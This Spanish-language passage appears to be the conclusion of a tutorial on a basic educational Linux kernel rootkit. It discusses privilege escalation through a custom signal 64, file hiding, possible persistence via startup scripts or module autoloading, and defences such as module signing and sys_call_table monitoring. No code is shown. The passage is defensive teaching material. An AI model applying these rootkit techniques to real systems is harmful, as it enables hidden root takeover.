### **Impacto de la Elevación de Privilegios:**

La capacidad de elevar privilegios a nivel de root mediante una señal personalizada (en este caso, la señal 64) muestra cómo un atacante podría tomar control completo de un sistema. Esto resalta la necesidad de monitorear y restringir el uso de señales y llamadas al sistema que puedan ser explotadas para escalar privilegios.

### **Detección y Prevención:**

Aunque este rootkit es básico y fácilmente detectable, la inclusión de funcionalidades como la elevación de privilegios enfatiza la necesidad de herramientas avanzadas de detección y prevención. Herramientas como auditd, tripwire, o SELinux pueden ayudar a identificar y mitigar este tipo de comportamientos maliciosos.

### **Implicaciones de Seguridad Ampliadas:**

La combinación de ocultamiento de archivos y elevación de privilegios convierte a este rootkit en una amenaza más sofisticada. Esto ilustra cómo los atacantes pueden combinar múltiples técnicas para evadir detección y maximizar el impacto de sus acciones.

La modificación del kernel para elevar privilegios no solo compromete la seguridad del sistema, sino que también puede llevar a inestabilidad y comportamientos impredecibles.

### **Limitaciones y Mejoras Potenciales:**

Aunque este rootkit no persiste después de un reinicio, un atacante podría implementar técnicas de persistencia (por ejemplo, modificar scripts de inicio o cargar módulos automáticamente) para mantener el acceso al sistema.

La detección básica (por ejemplo, mediante lsmod o dmesg) sigue siendo efectiva, pero un rootkit más avanzado podría ocultar su presencia de manera más efectiva, lo que refuerza la necesidad de herramientas especializadas.

### **Prácticas de Seguridad Recomendadas:**

- **Actualizaciones y parches:** Mantener el kernel y los módulos actualizados es crucial para mitigar vulnerabilidades explotables.
- **Control de módulos del kernel:** Restringir la carga de módulos no firmados o no autorizados puede prevenir la instalación de rootkits.
- **Monitoreo continuo:** Implementar soluciones de monitoreo que detecten cambios en la tabla de llamadas al sistema (`sys_call_table`) o comportamientos anómalos relacionados con la elevación de privilegios.
- **Principio de mínimo privilegio:** Limitar los privilegios de los usuarios y procesos para reducir el impacto de posibles exploits.

## **Reflexión Final**

Este rootkit educativo, aunque simple, ilustra claramente los riesgos asociados con la manipulación del kernel y la escalada de privilegios. Sirve como una advertencia sobre la importancia de proteger el núcleo del sistema operativo y de implementar prácticas de seguridad robustas para prevenir, detectar y responder a amenazas avanzadas. La combinación de ocultamiento y elevación de privilegios es una táctica común en rootkits maliciosos, lo que refuerza la necesidad de un enfoque proactivo y en capas para la seguridad de los sistemas.